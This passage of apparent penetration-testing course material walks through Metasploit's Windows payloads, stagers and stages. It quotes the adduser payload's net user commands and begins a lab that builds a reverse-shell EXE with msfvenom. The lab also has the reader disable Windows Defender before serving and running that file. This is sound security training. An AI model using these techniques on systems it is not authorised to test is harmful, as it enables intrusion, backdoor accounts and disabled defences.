
Next, look at the payloads. Change to the payloads directory and type ls:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/payloads
# ls
```

Here, you see a group of subdirectories that contain payloads and payload pieces. Of particular interest to you are the following:

- **singles:** These are stand-alone payloads that include all their pieces in one module. Both the functionality of the payload and its communication with the attacker are bundled together in each of these payloads.
- **stagers:** Some payloads are broken into multiple pieces, with a stager loaded into the target memory before a follow-on stage. The stagers load the stage into the target machine and implement communications code for it. The stagers directory contains modules that include listening TCP ports, reverse TCP connections, and others.
- **stages:** These elements are payload piece-parts that implement the functionality of a payload, such as a remote shell, GUI control, and such.

So, some payloads are self-contained, whereas others are broken into a stager and stage. Breaking these payloads into stager and stage is a flexible concept because you can then use almost any stage with almost any stager, choosing the payload functionality you want independent of how you want to communicate with the payload after it is loaded on the target machine.




The next stop on your tour is the Windows singles payloads directory. Change to there and get a directory listing as follows:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/payloads/singles/windows
# ls
```

Remember, each of these payloads is self-contained, including all functionality for loading the payload into the memory of the target, communicating with the attacker, and doing the attacker's bidding on the target system. These singles payloads include:

- **adduser**: As its name implies, this payload creates a user account with a name and password of the attacker's choosing and adds that account to the local admin group. You can open this Ruby script in gedit (`gedit adduser.rb`) and look through its code. If you do, you see the commands that it runs on the target: "`cmd.exe /c net user #{user} #{pass} /ADD`" and "`net localgroup Administrators #{user} /ADD`".
- **speak_pwned**: This payload uses the Windows voice synthesis API to say the words "You got pwned!" on the target machine.
- **exec**: This payload runs a command of the attacker's choosing on the target machine.
- **download_exec**: This payload downloads a program to the target machine via HTTP and then executes the downloaded program.
- **shell_bind_tcp**: This payload provides cmd.exe shell access via a listening TCP port on the victim machine.
- **shell_bind_tcp_xpfw**: This payload is similar to shell_bind_tcp, but it first disables the Windows Internet Connection Firewall (ICF), the built-in Windows personal firewall, before it starts listening on a TCP port.
- **shell_reverse_tcp**: This payload makes a reverse shell connection back to the attacker, implementing in-bound shell access to the target machine via an outbound TCP connection back to the attacker.




The stagers are those payload pieces that can load the rest of a payload into the target's memory and then provide useful communications abilities between the attacker and the loaded payload. Change to the Windows stagers directory and look around:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/payloads/stagers/windows
# ls
```

Here, you see the following useful stagers:

- **bind_tcp:** This stager listens on an attacker-provided TCP port on the target machine, letting Metasploit make an inbound connection to this port for communication with the stage.
- **bind_ipv6_tcp:** This stager is similar to bind_tcp but uses IPv6 instead of IPv4 for network communication.
- **bind_nonx_tcp:** This stager does not use the NX (non-executable) and Windows Data Execution Prevention (DEP) dodging features offered by default in the other stagers. The result is smaller payloads. (NX dodging makes payloads larger based on the way they have to allocate memory.)
- **reverse_tcp:** This stager makes an outbound TCP connection from the target machine, back to the attacker running Metasploit. It implements inbound communication via an outbound connection.
- **reverse_http:** This stager carries a session using outbound HTTP from the exploited system back to the attacker, traversing the network through a network firewall and/or web proxy.
- **reverse_https:** This stager carries a session using outbound HTTPS with all data encrypted in the stager.
- **reverse_ipv6_tcp:** This stager is similar to reverse_tcp but uses IPv6.
- **reverse_nonx_tcp:** This stager makes a reverse connection but doesn't try to dodge NX or DEP.
- **reverse_tcp_allports:** This stager tries to cycle through all outbound TCP ports (from 1 to 65535) in an attempt to reach back to the attacker for commands to pass to the stage.

As we can see from this list, Metasploit is compatible with IPv6 attacks. Any exploit and stage can use an IPv6 stager, allowing the attacker to communicate with the exploited system over an IPv6 network.




The stager's job is to load a stage into memory and provide communications abilities for it. The stage is the function the attacker wants to execute on the target machine, letting the attacker interact with and possibly control the target machine. But what stages does Metasploit offer penetration testers and ethical hackers? We have several options for Windows machines, viewable by typing:

```
# cd /opt/metasploit-
4.11/apps/pro/msf3/modules/payloads/stages/windows
# ls
```

Here, you see:


- **dllinject:** This stage injects a DLL of the attacker's choosing into the memory of the target machine. The attacker would require a worthwhile DLL to use, though, perhaps custom code that the attacker wrote just for this test or this target.
- **upexec:** This stage uploads an executable to the target machine and runs it.
- **shell:** This stage implements a standard cmd.exe shell. So, as you saw a couple slides back, you have a singles shell_bind_tcp payload, as well as a shell stage that can be loaded via the bind_tcp stager. Both have the same essential functionality: a cmd.exe listening on a TCP port of the attacker's choosing.
- **vncinject:** This stage gives remote Virtual Network Computing (VNC) control of the target, letting the attacker view the target's GUI and control its mouse and keyboard. By default, this stage pops up a Metasploit Courtesy Shell™ on the target machine, indicating to the user at the console that Metasploit has been used to get VNC control over the system.
- **meterpreter:** This amazing stage provides a specialized shell environment designed for computer attackers and is an ideal platform for penetration testers and ethical hackers to control a target machine. We'll zoom in at length on the Meterpreter's capabilities in the next section.

It's important to note that both 32-bit (x86) and 64-bit (x64) versions of the Meterpreter, Shell, and VNCinject stages are available.




Now that we've seen the Metasploit exploit arsenal and its associated set of payloads, including stagers and stages, we'll conclude our tour of Metasploit through the file system. We encourage you to continue this exploration on your own, looking at the multitude of fascinating files and features that make up the Metasploit framework. If you have extra time, look through the documentation, check out the auxiliary components, and review other exploits and payloads in a text editor. As we've seen, even if you don't know Ruby, a lot can be learned by just viewing the source code of these pieces of Metasploit.

With our Metasploit file system tour complete, our work with Metasploit isn't over. We now get practical and hands-on with a Metasploit lab, seeing how we can access pieces of Metasploit from within the Metasploit console, configuring the tool to attack a target.




Now, let's do a lab with Metasploit. We'll use it to compromise your own target Windows system using a Metasploit-generated malicious file. The result? We'll get shell on the target Windows machine.



The goal of this lab is to use several features of Metasploit to attack and gain shell access of a Windows machine. To achieve that goal, we use a variety of fantastically useful components of Metasploit as well as a Python-based web server called SimpleHTTPServer.

In particular, here are the components of Metasploit you'll become familiar with in this lab:

- **msfvenom:** Penetration testers can use this Metasploit Framework program to create malicious stand-alone payload files. In this lab, you create a malicious EXE file that provides shell access of a Windows machine where it runs.
- **SimpleHTTPServer:** This Python-based web server isn't part of Metasploit but can be used with Metasploit to serve up files in a convenient, flexible manner.
- **msfconsole:** The Metasploit Framework Console program is the command-center for Metasploit, letting you configure the framework and interact with sessions on compromised machines.
- **exploit/multi/handler:** This generic exploit lets you configure Metasploit to wait for inbound (that is, "phone home") connections from compromised targets. When this so-called multi/handler receives a connection, it pushes back a Metasploit payload to run on the target.
- **payload/shell/reverse_tcp:** This payload makes a connection FROM the target machine back TO Metasploit, giving you shell access of the target, that is, a reverse shell. It is made from the shell stage and the reverse_tcp stager.



This lab consists of the following steps, numbered 0 through 5. These same step numbers are included in the architecture slide on the next page, as well as on the titles of each slide in the lab. Thus, you can follow along as you work through the lab.

Step 0: Configure your Windows machine for the lab.

Step 1: In Linux, use Metasploit's msfvenom program to create a malicious .EXE file that provides a reverse shell connection back to msfconsole when executed on a Windows machine. Call the malicious file file.exe.


Step 2: Also in Linux, run a simple web server called SimpleHTTPServer, which is a Python-based program that can serve up web pages based on files in your file system. You'll serve up file.exe.

Step 3: Configure msfconsole in Linux to wait for a connection to come in from an exploited Windows machine that runs file.exe. Do this by setting up exploit/multi/handler (known as the multi/handler for short) along with a shell/reverse_tcp payload.

Step 4: On Windows, run a browser (such as IE) to surf to your Linux machine. You'll be prompted to run file.exe, which you should do.

Step 5: When file.exe runs on Windows, it connects back to the multi/handler in msfconsole on Linux. You see that inbound connection and start interacting with your shell session on the compromised Windows machine.

In each of these steps, you become familiar with using and configuring msfvenom and msfconsole, interacting with an exploited target and controlling sessions to it.



Using the same step numbers from the previous page, here is a pictorial view of the lab. In brief, the steps of the lab follow:

Step 0: Configure your Windows system for the lab.


Step 1: Use msfvenom to build the malicious file called file.exe.

Step 2: Run SimpleHTTPServer to offer up file.exe via HTTP.

Step 3: Configure msfconsole with the multi/handler to wait for an inbound connection, and, when a connection occurs, to send back shell from Windows to Linux.

Step 4: On Windows, run a browser (such as IE) to surf to Linux, fetch file.exe, and run it.

Step 5: The payload, running on Windows, connects back to msfconsole on Linux, where you interact with the session on the compromised Windows box.



To begin the lab, please disable your antivirus tool on Windows. Although Metasploit does include features for evading antivirus, the focus of this lab is on using msfvenom and msfconsole. To achieve the goal of this lab (learning about msfvenom and msfconsole), we need to disable antivirus tools. We'll cover anti-virus evasion in more detail later in 560.3.

Please disable any third-party antivirus tool you have installed.

Then, to turn off the built-in Windows Defender tool, run the following command at an administrative command prompt:


```
c:/> control /name Microsoft.WindowsDefender
```

If your system says, "This app has been turned off…" turn to the next slide.

Now, in the Windows Defender GUI, select the Settings tab. Then, on the left side of the screen, click Real-time protection. Deselect the check box that says, Turn on real-time protection (recommended).

Next, on the left side of the screen, click Administrator. Deselect the box that says, Turn on this app.

Finally, click Save changes. and close this window.



